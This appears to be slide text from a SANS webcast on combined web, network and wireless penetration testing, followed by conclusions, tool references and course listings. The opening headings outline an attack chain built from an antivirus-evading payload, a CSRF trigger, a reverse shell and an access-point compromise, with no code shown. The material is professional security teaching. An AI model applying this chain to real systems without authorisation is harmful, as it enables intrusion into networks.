
# Build AV-Dodging Payload & Place on Load CSRF Trigger



```


```

# Get Victim to Access CSRF, Making Browser Load Content







# Other Victim Accesses Content, Running Reverse Shell




# Use GeoWig to Verify In-Scope & Use Yokoso! to Admin Devices



# Attack AP and Implement "Ghost in the AP"




# Access Target Network from Virtual AP & Attack Servers



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# The Future of Combined Pen Tests

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- More penetration tests moving in this direction
  - Will change budgeting of some tests
- Combined testing provides a way to differentiate offerings from vuln assessment and compliance checks
- “No-holds barred” penetration testing
  - Some organizations are exploring full-contact pen tests where combined methods are the rule, not the exception
  - Even in such tests, carefully spell out the scope and rules of engagement
- Tools are merging and packaging various techniques together:
  - BeEF, Metasploit, Core, Immunity

# Additional Thoughts on the Future

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- We believe regulations and industry standards will begin to move in this direction
  - Perhaps not immediately, but eventually, in light of high-profile breaches using these techniques
- Bad guys increasingly do this... it's not just hypothetical

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# Conclusions

- Combined attack vectors allow for far deeper penetration into most target networks than separate vectors
  - Combining web app, network, and wireless penetration testing is very powerful
- This combination provides a much more accurate view of the business risks posed by vulnerabilities than offered by completely separate network, wireless, and web app tests

# References

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- Metasploit: [www.metasploit.com](http://www.metasploit.com)
- Yokoso!: [yokoso.inguardians.com](http://yokoso.inguardians.com)
- Ratproxy: [code.google.com/p/ratproxy](http://code.google.com/p/ratproxy)
- GeoWig: [www.inguardians.com/tools](http://www.inguardians.com/tools)

# Upcoming In-Depth SANS Pen Test Courses

- SANS 560: *Network Pen Testing and Ethical Hacking*
  - Tysons Corner, VA, April 15: *Galbraith*
  - Toronto, Canada, May 6: *Shewmaker*
  - Las Vegas, NV, June 3: *Skoudis*
  - Baltimore, MD, June 15: *Strand*
- SANS 542: *Web App Pen Testing and Ethical Hacking*
  - New Orleans, May 5: *Johnson*
  - Amsterdam, Netherlands, May 11: *Misenar*
  - Baltimore, MD, June 15: *Johnson*
  - Denver, CO, July 8: *Staff*
- SANS 617: *Wireless Ethical Hacking, Pen Testing, & Defenses*
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# Webcast

## Questions and Answers

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- We'll answer some questions on this webcast
- We'll also continue the discussion for a week at [ethicalhacker.net](http://ethicalhacker.net)
  - Post a question in the forum dedicated to this webcast trilogy
  - Josh, Kevin, and Ed will periodically check out questions there and answer
- Details at [www.ethicalhacker.net/component/option,com\\_smf/temid,54/topic,3807.0/](http://www.ethicalhacker.net/component/option,com_smf/temid,54/topic,3807.0/)
- Or, just surf to [www.ethicalhacker.net](http://www.ethicalhacker.net) and click on the associated article